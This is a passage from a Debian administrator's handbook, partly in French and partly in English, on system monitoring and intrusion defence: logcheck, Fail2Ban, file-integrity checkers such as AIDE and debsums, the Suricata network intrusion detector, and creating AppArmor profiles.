La supervision fait partie intégrante d'une politique de sécurité. Elle est nécessaire à plusieurs titres : l'objectif de la sécurité n'est pas uniquement de garantir la confidentialité des données, mais aussi d'assurer le bon fonctionnement des services. Il est donc impératif de veiller à ce que tout fonctionne comme prévu et de détecter au plus tôt les comportements inhabituels et les changements dans la qualité du service fourni. Surveiller l'activité peut permettre de détecter des tentatives d'intrusion et donc de s'en protéger avant que cela ne porte à conséquences. Ce chapitre va passer en revue des outils servant à surveiller différents aspects d'un système Debian. Il complète la section [12.4, « Supervision »](#) page 382.

#### 14.3.1. Surveillance des logs avec logcheck

Le programme `logcheck` scrute par défaut les fichiers de logs toutes les heures et envoie par courrier électronique à root les messages les plus inhabituels pour aider à détecter tout nouveau problème.

La liste des fichiers scrutés se trouve dans le fichier `/etc/logcheck/logcheck.logfiles` ; les choix par défaut conviendront si le fichier `/etc/rsyslog.conf` n'a pas été complètement remodelé.

`logcheck` peut fonctionner en 3 modes plus ou moins détaillés : *paranoid* (paranoïaque), *server* (serveur) et *workstation* (station de travail). Le premier étant le plus verbeux, on le réservera aux serveurs spécialisés (comme les pare-feu). Le deuxième mode, choisi par défaut, est recommandé pour les serveurs. Le dernier, prévu pour les stations de travail, élimine encore plus de messages.

Dans tous les cas, il faudra probablement paramétrier `logcheck` pour exclure des messages supplémentaires (selon les services installés) sous peine d'être envahi chaque heure par une multitude de messages intéressants. Leur mécanisme de sélection étant relativement complexe, il faut lire à tête reposée le document `/usr/share/doc/logcheck-database/README.logcheck-database.gz` pour bien le comprendre.

Plusieurs types de règles sont appliqués :

- celles qui qualifient un message comme résultant d'une tentative d'attaque (elles sont stockées dans un fichier du répertoire `/etc/logcheck/cracking.d/`) ;
- celles qui annulent cette qualification (`/etc/logcheck/cracking.ignore.d/`) ;
- celles qui qualifient un message comme une alerte de sécurité (`/etc/logcheck/violations.d/`) ;
- celles qui annulent cette qualification (`/etc/logcheck/violations.ignore.d/`) ;
- et enfin celles qui s'appliquent à tous les messages restants (les *System Events*, ou événements système).

**ATTENTION**

**Ignorer un message**

Tout message marqué comme une tentative d'attaque ou une alerte de sécurité (suite par exemple à une règle du fichier `/etc/logcheck/violations.d/monfichier`) ne pourra être ignoré que par une règle des fichiers `/etc/logcheck/violations.ignore.d/monfichier` ou `/etc/logcheck/violations.ignore.d/monfichier-extension`.

Un événement système sera systématiquement signalé, sauf si une règle de l'un des répertoires `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` dicte de l'ignorer. Évidemment, seuls les répertoires correspondant à des niveaux de verbosité supérieurs ou égaux au niveau sélectionné sont pris en compte.

#### 14.3.2. Surveillance de l'activité

##### *En temps réel*

`top` est un utilitaire interactif qui affiche la liste des processus en cours d'exécution. Par défaut, son critère de tri est l'utilisation actuelle du processeur (touche P), mais on peut opter pour la mémoire occupée (touche M), le temps processeur consommé (touche T) ou le numéro de processus ou PID (touche N). La touche k (comme *kill*) nécessite un numéro de processus à tuer. r (comme *renice*) change la priorité d'un processus.

When the system seems to be overloaded, `top` is a great tool to see which processes are competing for processor time or consume too much memory. In particular, it is often interesting to check if the processes consuming resources match the real services that the machine is known to host. An unknown process running as the www-data user should really stand out and be investigated, since it is probably an instance of software installed and executed on the system through a vulnerability in a web application.

`top` est un outil de base très souple et sa page de manuel explique comment en personnaliser l'affichage pour l'adapter aux besoins et aux habitudes de chacun.

L'outil graphique `gnome-system-monitor` est similaire à `top`, et il propose sensiblement les mêmes fonctionnalités.

## *Historique*

La charge du processeur, le trafic réseau et l'espace disque disponible sont des informations qui varient en permanence. Il est souvent intéressant de garder une trace de leur évolution pour mieux cerner l'usage qui est fait de l'ordinateur.

Il existe de nombreux outils dédié à cette tâche. La plupart peuvent récupérer des données via SNMP (*Simple Network Management Protocol*, ou protocole simple de gestion du réseau) afin de centraliser ces informations. Cela permet en outre de récupérer des informations sur des éléments du réseau qui ne sont pas nécessairement des ordinateurs (comme des routeurs).

This book deals with Munin in some detail (see section [12.4.1, « Mise en œuvre de Munin »](#) page 382) as part of Chapitre 12: « [Administration avancée](#) » page 336. Debian also provides a similar tool, *cacti*. Its deployment is slightly more complex, since it is based solely on SNMP. Despite having a web interface, grasping the concepts involved in configuration still requires some effort. Reading the HTML documentation (`/usr/share/doc/cacti/html/Table-of-Contents.html`) should be considered a prerequisite.

ALTERNATIVE	
<b>mrtg</b>	<p><b>mrtg</b> (du paquet Debian éponyme) est un outil plus ancien et plus rustique capable d'agrégier des données historiques et d'en faire des graphiques. Il dispose d'un certain nombre de scripts de récupération des données les plus couramment surveillées : charge, trafic réseau, impacts (<i>hits</i>) web, etc.</p> <p>Les paquets <i>mrtg-contrib</i> et <i>mrtgutils</i> contiennent des scripts d'exemples, prêts à l'emploi.</p>

### 14.3.3. Avoiding Intrusion

Attackers try to get access to servers by guessing passwords, which is why strong passwords must always be used. Even then, you should also establish measures against brute-force attacks. A brute-force attack is an attempt to log in to an unauthorised software system by performing multiple login attempts in a short period of time.

The best way to stop a brute-force attack is to limit the number of login attempts coming from the same origin, usually by temporarily banning an IP address.

Fail2Ban is an intrusion prevention software suite that can be configured to monitor any service that writes login attempts to a log file. It can be found in the package *fail2ban*.

Fail2Ban is configured through a simple protocol by *fail2ban-client*, which also reads configuration files and issues corresponding configuration commands to the server, *fail2ban-server*. It has four configuration file types, all stored in `/etc/fail2ban`:

- ***fail2ban.conf***. Global configuration (such as logging).
- ***filter.d/\*.conf***. Filters specifying how to detect authentication failures. The Debian package already contains filters for many common programs.

- `action.d/*.conf`. Actions defining the commands for banning and unbanning of IP addresses.
- `jail.conf`. It is where *jails*, the combinations of filters and actions, are defined.

Let us have a look at the configuration of `sshd` in `/etc/fail2ban/jail.conf` to better understand how Fail2Ban works...

```
[...]
[DEFAULT]
[...]
bantime = 10m
[...]
maxretry = 5
[...]
[sshd]
port    = ssh
logpath = %(sshd_log)s
backend = %(sshd_backend)s
```

Fail2Ban will check for failed login attempts for `sshd` using Python regular expressions defined in `/etc/fail2ban/filters.d/sshd.conf` against the log file of `sshd`, which is defined in the variable `sshd_log` in the file `/etc/fail2ban/paths_common.conf`. If Fail2Ban detects five failed login attempts in a row, it will ban the IP address where those attempts originated.

Fail2Ban is a very simple and effective way to protect against the most common brute-force attacks, but it cannot protect against distributed brute-force attacks, which is when an attacker uses a large number of machines spread around the Internet.

A good way to provide extra protection against distributed brute force attacks is to artificially increase the login time after each failed attempt.

#### 14.3.4. Détection des changements

Once the system is installed and configured, and barring security upgrades, there is usually no reason for most of the files and directories to evolve, data excepted. It is therefore interesting to make sure that files actually do not change: any unexpected change would therefore be worth investigating. This section presents a few tools able to monitor files and to warn the administrator when an unexpected change occurs (or simply to list such changes).

#### *Audit des paquets avec `dpkg --verify`*

POUR ALLER PLUS LOIN

#### **Se protéger des modifications en amont**

`dpkg --verify` is useful in detecting changes to files coming from a Debian package, but it will be useless if the package itself is compromised, for instance, if the Debian mirror is compromised. Protecting against this class of attacks involves using APT's digital signature verification system (see section 6.6, « [Vérification d'authenticité des paquets](#) » page 135), and taking care to only install packages from a certified origin.

`dpkg --verify` (ou `dpkg -V`) est un outil intéressant qui permet de trouver quels fichiers installés ont été modifiés (potentiellement par un attaquant), mais cette information est à prendre avec précaution. Pour faire son travail, `dpkg` utilise les sommes de contrôle stockée dans sa propre base de données, qui est elle-même stockée sur le disque dur (dans le fichier `/var/lib/dpkg/info/paquet.md5sums`) ; un attaquant minutieux pourra donc mettre à jour ces fichiers pour qu'ils correspondent aux nouvelles sommes de contrôle des fichiers corrompus.

B.A.-BA

### Empreinte d'un fichier

Rappelons qu'une empreinte est une valeur, généralement numérique (même si elle est codée en hexadécimal), constituant une sorte de signature caractéristique du contenu d'un fichier. Elle est calculée au moyen d'algorithmes (les plus connus étant MD5 et SHA1) qui garantissent dans la pratique que (presque) toute modification du fichier, aussi minime soit-elle, entraînera un changement de l'empreinte ; c'est l'*« effet d'avalanche »*. C'est pourquoi une empreinte numérique sert à vérifier que le contenu d'un fichier n'a pas été altéré. Ces algorithmes ne sont pas réversibles, c'est-à-dire que pour la plupart d'entre eux, il est impossible de retrouver un contenu inconnu à partir de la seule empreinte. De récentes découvertes scientifiques tendent à infirmer l'inviolabilité de ces principes, mais cela ne remet pas encore en cause leur usage puisque la création de contenus différents générant la même empreinte semble être très contraignante.

La commande `dpkg -V` vérifie tous les paquets installés, et affiche une ligne pour chaque fichier qui échoue au test d'intégrité. Le format de sortie est le même que celui de `rpm -V`, où chaque caractère correspond à un test sur une métadonnée spécifique. Malheureusement, `dpkg` ne stocke pas toutes les métadonnées requises pour tous les tests, et n'affichera donc que des points d'interrogation pour la plupart. À l'heure actuelle, seul le test de somme de contrôle peut afficher un « 5 » (en troisième colonne) en cas d'échec.

```
# dpkg -V
??5?????? /lib/systemd/system/ssh.service
??5?????? c /etc/libvirt/qemu/networks/default.xml
??5?????? c /etc/lvm/lvm.conf
??5?????? c /etc/salt/roster
```

Dans l'exemple ci-dessus, `dpkg` signale un changement dans le fichier de service de SSH que l'administrateur a effectué dans le fichier du paquet au lieu de modifier la configuration avec un fichier `/etc/systemd/system/ssh.service` (stocké dans `/etc` comme tout fichier de configuration qui se respecte). `dpkg` liste également plusieurs fichiers de configuration (identifiés par la lettre « `c` » du deuxième champ) qui ont été (légitimement) modifiés.

### Audit des paquets : l'outil `debsums` et ses limites

`debsums` est l'ancêtre de `dpkg -V`, et ce dernier l'a rendu quasiment obsolète. Il souffre des mêmes restrictions que `dpkg`. Heureusement, il est possible de passer outre une partie de ces restrictions (ce que ne permet pas `dpkg`).

Comme il n'est pas possible de faire confiance aux fichiers stockés sur le disque, `debsums` permet d'effectuer ses vérifications à partir de fichiers `.deb` plutôt qu'à partir de la base de données de

dpkg. Pour télécharger les fichiers .deb de confiance de tous les paquets installés, on peut utiliser les téléchargements authentifiés d'APT. Mais cette opération peut être longue et pénible, et n'est donc pas à envisager dans le cadre d'une technique proactive à utiliser de manière routinière.

```
# apt-get --reinstall -d install 'grep-status -e 'Status: install ok installed' -n -s
  ↳ Package'
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

Attention, cet exemple a employé la commande grep-status du paquet dctrl-tools, qui n'est pas installé en standard.

debsums can be run frequently as a cronjob setting CRON\_CHECK in /etc/default/debsums. To ignore certain files outside the /etc directory, which have been altered on purpose or which are expected to change (like /usr/share/misc/pci.ids) you can add them to /etc/debsums-ignore.

### *Surveillance des fichiers : AIDE*

AIDE (*Advanced Intrusion Detection Environment*) est un outil qui sert à vérifier l'intégrité des fichiers et à détecter toute altération par rapport à une image du système préalablement enregistrée et validée. Cette dernière prend la forme d'une base de données (/var/lib/aide/aide.db) contenant les caractéristiques de tous les fichiers du système (permissions, horodatages, empreintes numériques, etc.). Cette base de données est initialisée une première fois par aideinit ; elle est ensuite employée pour vérifier quotidiennement (script /etc/cron.daily/aide) que rien n'a changé. Si des changements sont détectés, le logiciel les enregistre dans des fichiers de journalisation (/var/log/aide/\*.log) et envoie un courrier à l'administrateur avec ses découvertes.

#### EN PRATIQUE

#### **Protection de la base de données**

Puisque AIDE utilise une base de données pour comparer l'état des fichiers, il faut être conscient que la validité des résultats fournis dépend de la validité de la base de données. Sur un système compromis, un attaquant obtenant les droits root pourra remplacer la base de données et passer inaperçu. C'est pourquoi, pour plus de sécurité, il peut être intéressant de stocker la base de données de référence sur un support accessible en lecture seulement.

Le comportement du paquet *aide* se paramètre grâce à de nombreuses options dans /etc/default/aide. La configuration du logiciel proprement dit se trouve dans /etc/aide/aide.conf et /etc/aide/aide.conf.d/ (en réalité, ces fichiers servent de base à update-aide.conf pour créer /var/lib/aide/aide.conf autogenerated). La configuration indique quelles propriétés de chaque fichier il faut vérifier. Ainsi, le contenu des fichiers de logs peut varier tant que les permissions associées ne varient pas, mais le contenu et les permissions d'un exécutable doivent être fixes. La syntaxe n'est pas très compliquée, mais elle n'est pas forcément intuitive pour autant. La lecture de la page de manuel *aide.conf(5)* est donc bénéfique.

Une nouvelle version de la base de données est générée chaque jour dans `/var/lib/aide/aide.db.new` et peut être utilisée pour remplacer la base officielle si tous les changements constatés étaient légitimes.

#### ALTERNATIVE

##### Tripwire et Samhain

Tripwire est très similaire à AIDE ; la syntaxe de son fichier de configuration est quasiment identique. Le paquet `tripwire` propose en outre un mécanisme de signature du fichier de configuration afin qu'un attaquant ne puisse pas le changer pour le faire pointer vers une version différente de la base de données.

Samhain offre des fonctionnalités similaires ainsi qu'un certain nombre de fonctions pour détecter la présence de *rootkits* (voir « [Les paquets checksecurity et chkrootkit/rkhunter](#) » page 426). En outre, il peut être employé sur tout un réseau et enregistrer ses traces sur un serveur central après les avoir signées.

#### DÉCOUVERTE

##### Les paquets `checksecurity` et `chkrootkit/rkhunter`

Le premier paquet contient plusieurs petits scripts qui effectuent des vérifications de base sur le système (mot de passe vide, détection de nouveaux fichiers setuid, etc.) et alertent l'administrateur si nécessaire. Malgré son nom explicite, il ne faut pas se fier seulement à ce paquet pour vérifier la sécurité d'un système Linux.

Les paquets `chkrootkit` et `rkhunter` recherchent de potentiels *rootkits* installés sur le système. Rappelons qu'il s'agit de logiciels destinés à dissimuler la compromission d'un système et à conserver un contrôle discret sur la machine. Les tests ne sont pas fiables à 100 %, mais ils permettent tout de même d'attirer l'attention de l'administrateur sur des problèmes potentiels.

*rkhunter* also performs checks to see if commands have been modified, if the system startup files have been modified, and various checks on the network interfaces, including checks for listening applications.

### 14.3.5. Détection d'intrusion (IDS/NIDS)

#### B.A.-BA

##### Dénis de service

Une attaque de type « déni de service » a pour seul objectif de rendre un service réseau inexploitable. Que cela soit en surchargeant le serveur de requêtes ou en exploitant un bogue de celui-ci, le résultat est toujours le même : le service en question n'est plus fonctionnel, les utilisateurs habituels sont mécontents et l'hébergeur du service réseau visé s'est fait une mauvaise publicité (en plus d'avoir éventuellement perdu des ventes, s'il s'agit par exemple d'un site de commerce en ligne).

Une telle attaque est parfois « distribuée », il s'agit alors de surcharger la machine avec un grand nombre de requêtes en provenance de nombreuses sources, afin que le serveur ne puisse plus répondre aux requêtes légitimes. En anglais, on parle de (*distributed*) *denial of service* (abrégé en DoS ou DDoS).

`suricata` (in the Debian package of the same name) is a NIDS — a *Network Intrusion Detection System*. Its function is to listen to the network and try to detect infiltration attempts and/or hostile acts (including denial of service attacks). All these events are logged in multiple files in `/var/log/suricata`. There are third party tools (Kibana/logstash) to better browse all the data collected.

- ▶ <https://suricata-ids.org>
- ▶ <https://www.elastic.co/products/kibana>

**ATTENTION**

**Rayon d'action**

suricata est limité par le trafic qu'il voit transiter sur son interface réseau : il ne pourra évidemment rien détecter s'il n'observe rien. Branché sur un commutateur (*switch*), il ne surveillera que les attaques ciblant la machine l'hébergeant, ce qui n'a qu'un intérêt assez limité. Pensez donc à relier la machine employant suricata au port « miroir », qui permet habituellement de chaîner les commutateurs et sur lequel tout le trafic est dupliqué.

La configuration de Suricata se fait par le biais du fichier `/etc/suricata/suricata-debian.yaml`, qui est très long puisque chaque paramètre y est abondamment décrit. A minima, il faudra configurer la plage d'adresses couverte par le réseau local (le paramètre `HOME_NET`). En pratique, il s'agit de l'ensemble de toutes les cibles d'attaques potentielles. Mais pour tirer le meilleur parti de l'outil, il faudra lire ce fichier dans son intégralité et l'adapter au mieux à la situation locale.

Il faudra également modifier `/etc/default/suricata` pour y déclarer l'interface réseau à superviser, et y activer le script d'initialisation (en réglant `RUN=yes`). On pourra aussi régler `LISTENMODE=pcap`, parce que la valeur par défaut (`nfqueue`) ne fonctionne pas sans une configuration supplémentaire (le pare-feu netfilter doit être configuré pour passer les paquets à une file d'attente en espace utilisateur gérée par Suricata, via la cible `NFQUEUE`).

To detect bad behavior, `suricata` needs a set of monitoring rules: you can find such rules in the `snort-rules-default` package. `snort` is the historical reference in the IDS ecosystem and `suricata` is able to reuse rules written for it.

Une autre possibilité est d'utiliser `oinkmaster` (dans le paquet du même nom), qui est capable de télécharger des ensembles de règles Snort depuis des sources externes.

**POUR ALLER PLUS LOIN**

**Intégration avec prelude**

Prelude offre une supervision centralisée des informations de sécurité. Pour cela, il dispose d'une architecture modulaire : un serveur (le *manager* du paquet `prelude-manager`) centralise les alertes détectées par des capteurs (*sensors*) de plusieurs types.

Suricata peut être configuré comme un de ces capteurs. Il existe aussi `prelude-lml` (*Log Monitor Lackey*, ou laquais de surveillance de journaux système) qui surveille quant à lui les fichiers de *logs*, à l'instar de `logcheck` (voir section 14.3.1, « [Surveillance des logs avec logcheck](#) » page 420), déjà étudié.

## 14.4. Introduction à AppArmor

### 14.4.1. Les principes

AppArmor est un système de contrôle d'accès obligatoire (*Mandatory Access Control*) qui s'appuie sur l'interface *Linux Security Modules* fournie par le noyau Linux. Concrètement, le noyau inter-

roge AppArmor avant chaque appel système pour savoir si le processus est autorisé à effectuer l'opération concernée. Ce mécanisme permet à AppArmor de confiner des programmes à un ensemble restreint de ressources.

AppArmor applies a set of rules (known as “profile”) on each program. The profile applied by the kernel depends on the installation path of the program being executed. Contrary to SELinux (discussed in section 14.5, « [Introduction à SELinux](#) » page 435), the rules applied do not depend on the user. All users face the same set of rules when they are executing the same program (but traditional user permissions still apply and might result in different behavior!).

Les profils AppArmor sont stockés dans `/etc/apparmor.d/` ; ils consistent en une liste de règles de contrôle d'accès sur les ressources que peut utiliser chaque programme. Les profils sont compilés et chargés dans le noyau par le biais de la commande `apparmor_parser`. Chaque profil peut être chargé soit en mode strict (*enforcing*) soit en mode relâché (*complaining*). Le mode strict applique les règles et rapporte les tentatives de violation, alors que le mode relâché se contente d'enregistrer dans les journaux système les appels système qui auraient été bloqués, sans les bloquer réellement.

#### 14.4.2. Activer AppArmor et gérer les profils

AppArmor support is built into the standard kernels provided by Debian. Enabling AppArmor is thus just a matter of installing some packages by executing `apt install apparmor apparmor-profiles apparmor-utils` with root privileges.

AppArmor is functional after the installation, and `aa-status` will confirm it quickly:

```
# aa-status
apparmor module is loaded.
40 profiles are loaded.
23 profiles are in enforce mode.
  /usr/bin/evince
  /usr/bin/evince-preview
[...]
17 profiles are in complain mode.
  /usr/sbin/dnsmasq
[...]
14 processes have profiles defined.
12 processes are in enforce mode.
  /usr/bin/evince (3462)
[...]
2 processes are in complain mode.
  /usr/sbin/avahi-daemon (429) avahi-daemon
  /usr/sbin/avahi-daemon (511) avahi-daemon
0 processes are unconfined but have a profile defined.
```

NOTE

Autres profils AppArmor

Le paquet `apparmor-profiles` contient des profils développés par la communauté amont d'AppArmor. Pour en obtenir d'autres encore, il est possible d'installer

*apparmor-profiles-extra*, qui contient des profils développés par Ubuntu et Debian.

The state of each profile can be switched between enforcing and complaining with calls to `aa-enforce` and `aa-complain` giving as parameter either the path of the executable or the path to the policy file. Additionally a profile can be entirely disabled with `aa-disable` or put in audit mode (to log accepted system calls too) with `aa-audit`.

```
# aa-enforce /usr/bin/pidgin
Setting /usr/bin/pidgin to enforce mode.
# aa-complain /usr/sbin/dnsmasq
Setting /usr/sbin/dnsmasq to complain mode.
```

#### 14.4.3. Créer un nouveau profil

Bien qu'il soit assez simple de créer un profil AppArmor, peu de programmes en fournissent un. Cette section montre comment créer un nouveau profil depuis zéro, simplement en utilisant le programme visé et en indiquant à AppArmor de surveiller les appels système qu'il passe et les ressources qu'il utilise.

Les programmes qui devront être confinés en priorité sont ceux qui font face au réseau, car ce sont eux qui seront les cibles les plus alléchantes pour des attaquants distants. C'est précisément dans ce but qu'AppArmor fournit une commande `aa-unconfined`, qui liste les programmes qui, sans avoir de profil associé, exposent quand même un port de communication. L'option `--paranoid` liste même tous les processus non confinés qui ont au moins une connexion réseau ouverte.

```
# aa-unconfined
801 /sbin/dhclient not confined
409 /usr/sbin/NetworkManager not confined
411 /usr/sbin/cupsd confined by '/usr/sbin/cupsd (enforce)'
429 /usr/sbin/avahi-daemon confined by 'avahi-daemon (enforce)'
516 /usr/sbin/cups-browsed confined by '/usr/sbin/cups-browsed (enforce)'
538 /usr/sbin/zebra not confined
591 /usr/sbin/named not confined
847 /usr/sbin/mysqld not confined
849 /usr/sbin/sshd not confined
1013 /usr/sbin/dhclient (/sbin/dhclient) not confined
1276 /usr/sbin/apache2 not confined
1322 /usr/sbin/apache2 not confined
1323 /usr/sbin/apache2 not confined
1324 /usr/sbin/apache2 not confined
1325 /usr/sbin/apache2 not confined
1327 /usr/sbin/apache2 not confined
1829 /usr/lib/ipsec/charon confined by '/usr/lib/ipsec/charon (enforce)'
2132 /usr/sbin/exim4 not confined
12865 /usr/bin/python3.7 (/usr/bin/python3) not confined
```

```
12873 /usr/bin/python3.7 (/usr/bin/python3) not confined
```

In the following example, we will thus try to create a profile for `/sbin/dhclient`. For this we will use `aa-genprof dhclient`. In Debian *Buster* there is a known bug<sup>1</sup> that makes the previous command fail with the following error: `ERROR: Include file /etc/apparmor.d/local/usr.lib.dovecot.deliver not found`. To fix it create the missing files with `touch file`. It will invite you to use the application in another window and when done to come back to `aa-genprof` to scan for AppArmor events in the system logs and convert those logs into access rules. For each logged event, it will make one or more rule suggestions that you can either approve or further edit in multiple ways:

```
# aa-genprof dhclient
Writing updated profile for /usr/sbin/dhclient.
Setting /usr/sbin/dhclient to complain mode.

Before you begin, you may wish to check if a
profile already exists for the application you
wish to confine. See the following wiki page for
more information:
https://gitlab.com/apparmor/apparmor/wikis/Profiles
```

Profiling: `/usr/sbin/dhclient`

Please start the application to be profiled in  
another window and exercise its functionality now.

Once completed, select the "Scan" option below in  
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the  
opportunity to choose whether the access should be  
allowed or denied.

```
[(S)can system log for AppArmor events] / (F)inish
Reading log entries from /var/log/syslog.
Updating AppArmor profiles in /etc/apparmor.d.
```

```
Profile: /usr/sbin/dhclient ⓘ
Execute: /usr/sbin/dhclient-script
Severity: unknown

(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix On / (D)eny / Abo(r
    ↵ )t / (F)inish
P
Should AppArmor sanitise the environment when
switching profiles?
```

<sup>1</sup><https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=928160>

```
Sanitising environment is more secure,  
but some applications depend on the presence  
of LD_PRELOAD or LD_LIBRARY_PATH.
```

```
(Y)es / [(N)o]
```

```
Y
```

```
Writing updated profile for /usr/sbin/dhclient-script.
```

```
Complain-mode changes:
```

```
Profile: /usr/sbin/dhclient ②
```

```
Capability: net_raw
```

```
Severity: 8
```

```
[1 - capability net_raw, ]
```

```
[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
```

```
A
```

```
Adding capability net_raw to profile.
```

```
Profile: /sbin/dhclient
```

```
Capability: net_bind_service
```

```
Severity: 8
```

```
[1 - #include <abstractions/nis> ]
```

```
2 - capability net_bind_service,
```

```
(A)llow / [(D)eny] / (I)gnore / Audi(t) / Abo(r)t / (F)inish
```

```
A
```

```
Adding #include <abstractions/nis> to profile.
```

```
Profile: /usr/sbin/dhclient ③
```

```
Path: /etc/ssl/openssl.cnf
```

```
New Mode: owner r
```

```
Severity: 2
```

```
[1 - #include <abstractions/lightdm>]
```

```
2 - #include <abstractions/openssl>
```

```
3 - #include <abstractions/ssl_keys>
```

```
4 - owner /etc/ssl/openssl.cnf r,
```

```
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Audi(t) / (O)
```

```
→ )wner permissions off / Abo(r)t / (F)inish
```

```
2
```

```
Profile: /usr/sbin/dhclient
```

```
Path: /etc/ssl/openssl.cnf
```

```
New Mode: owner r
```

```
Severity: 2
```

```
1 - #include <abstractions/lightdm>
```

```
[2 - #include <abstractions/openssl>]
```

```
3 - #include <abstractions/ssl_keys>
```

```
 4 - owner /etc/ssl/openssl.cnf r,
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
    ↪ )inish / (M)ore
A
[...]
Profile: /usr/sbin/dhclient-script ④
Path:      /usr/bin/dash
New Mode: owner r
Severity: unknown

[1 - #include <abstractions/lightdm>]
2 - #include <abstractions/ubuntu-browsers.d/plugins-common>
3 - owner /usr/bin/dash r,
(A)llow / [(D)eny] / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Audi(t) / (O
    ↪ )wner permissions off / Abo(r)t / (F)inish
A
Adding #include <abstractions/lightdm> to profile.
Deleted 2 previous matching profile entries.

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

[1 - /usr/sbin/dhclient]
2 - /usr/sbin/dhclient-script
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (C
    ↪ lean profiles / Abo(r)t
S
Writing updated profile for /usr/sbin/dhclient.
Writing updated profile for /usr/sbin/dhclient-script.

Profiling: /usr/sbin/dhclient

Please start the application to be profiled in
another window and exercise its functionality now.

Once completed, select the "Scan" option below in
order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the
opportunity to choose whether the access should be
allowed or denied.

[(S)can system log for AppArmor events] / (F)inish
F
Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
```

```
https://gitlab.com/apparmor/apparmor/wikis/Profiles
```

```
Finished generating profile for /usr/sbin/dhclient.
```

Il faut noter que le programme n'affiche pas les caractères de contrôle tapés ; nous les avons inclus dans la transcription ci-dessus pour clarifier les choses.

- ➊ Le premier événement détecté est l'exécution d'un autre programme. Dans ce cas, plusieurs choix s'offrent à nous : on peut soit lancer le programme avec le profil du programme parent (*Inherit*), soit le lancer avec un profil dédié (*Profile et Name*, qui ne diffèrent que par la possibilité de choisir un nom de profil arbitraire), soit le lancer avec un sousprofil du processus parent (*Child*), soit le lancer sans aucun profil (*Unconfined*), soit ne pas le lancer du tout (*Deny*).

À noter que lorsque l'on choisit de lancer le processus fils selon un profil dédié mais qui n'existe pas encore, l'outil va créer le profil manquant, et proposer des suggestions de règles par la même occasion.

- ➋ Au niveau du noyau, les pouvoirs spéciaux de l'utilisateur root ont été séparés en « capacités ». Lorsqu'un appel système a besoin d'une capacité spécifique, AppArmor va vérifier que le profil permet au programme d'utiliser cette capacité.
- ➌ Here the program seeks read permissions for /etc/ssl/openssl.cnf. aa-genprof detected that this permission was also granted by multiple “abstractions” and offers them as alternative choices. An abstraction provides a reusable set of access rules grouping together multiple resources that are commonly used together. In this specific case, the file is generally accessed through the nameservice related functions of the C library and we type “2” to first select the “#include <abstractions/openssl>” choice and then “A” to allow it.
- ➍ Notice that this access request is not part of the dhclient profile but of the new profile that we created when we allowed /usr/sbin/dhclient -script to run with its own profile.

Une fois que tous les événements enregistrés ont été examinés, le programme propose de sauver tous les profils qui ont été créés pendant l'exécution. Dans notre cas, nous avons deux profils que nous enregistrons d'un coup avec « Save » (mais nous aurions aussi pu les enregistrer un par un) avant de quitter le programme avec « Finish ».

`aa-genprof` n'est en fait qu'un petit script intelligent qui utilise `aa-logprof` : il crée un profil vide, le charge en mode relâché, puis lance `aa-logprof`. Ce dernier est un outil qui met à jour un profil en fonction des violations qui ont été enregistrées. On peut donc relancer cet outil plus tard, de manière à améliorer le profil nouvellement créé.

If you want the generated profile to be complete, you should use the program in all the ways that it is legitimately used. In the case of dhclient, it means running it via Network Manager, running it via ifupdown, running it manually, etc. In the end, you might get a `/etc/apparmor.d/usr.sbin.dhclient` close to this:

```

# Last Modified: Fri Jul  5 00:51:02 2019
#include <tunables/global>

/usr/sbin/dhclient {
    #include <abstractions/base>
    #include <abstractions/nameservice>

    capability net_bind_service,
    capability net_raw,

    /bin/dash r,
    /etc/dhcp/* r,
    /etc/dhcp/dhclient-enter-hooks.d/* r,
    /etc/dhcp/dhclient-exit-hooks.d/* r,
    /etc/resolv.conf.* w,
    /etc/samba/dhcp.conf.* w,
    /proc/*/net/dev r,
    /proc/filesystems r,
    /run/dhclient*.pid w,
    /sbin/dhclient mr,
    /sbin/dhclient-script rCx,
    /usr/lib/NetworkManager/nm-dhcp-helper Px,
    /var/lib/NetworkManager/* r,
    /var/lib/NetworkManager/*.lease rw,
    /var/lib/dhcp/*.leases rw,

    owner /etc/** mrwk,
    owner /var/** mrwk,
    owner /{,var/}run/** mrwk,
}

```

And /etc/apparmor.d/usr.sbin.dhclient-script might be similar to this:

```

# Last Modified: Fri Jul  5 00:51:55 2019
#include <tunables/global>

/usr/sbin/dhclient-script {
    #include <abstractions/base>
    #include <abstractions/bash>
    #include <abstractions/lightdm>
}

```

## 14.5. Introduction à SELinux

### 14.5.1. Les principes

SELinux (*Security Enhanced Linux*) est un système de contrôle d'accès obligatoire (*Mandatory Access Control*) qui s'appuie sur l'interface *Linux Security Modules* fournie par le noyau Linux. Concrètement, le noyau interroge SELinux avant chaque appel système pour savoir si le processus est autorisé à effectuer l'opération concernée.

SELinux s'appuie sur un ensemble de règles (*policy*) pour autoriser ou interdire une opération. Ces règles sont assez délicates à créer, mais heureusement deux jeux de règles standards (*targeted* et *strict*) sont fournies pour éviter le plus gros du travail de configuration.

Le système de permissions de SELinux est totalement différent de ce qu'offre un système Unix traditionnel. Les droits d'un processus dépendent de son *contexte de sécurité*. Le contexte est défini par l'*identité* de celui qui a démarré le processus, le *rôle* et le *domaine* qu'il avait à ce moment. Les permissions proprement dites dépendent du domaine, mais les transitions entre les domaines sont contrôlées par les rôles. Enfin, les transitions autorisées entre rôles dépendent de l'*identité*.

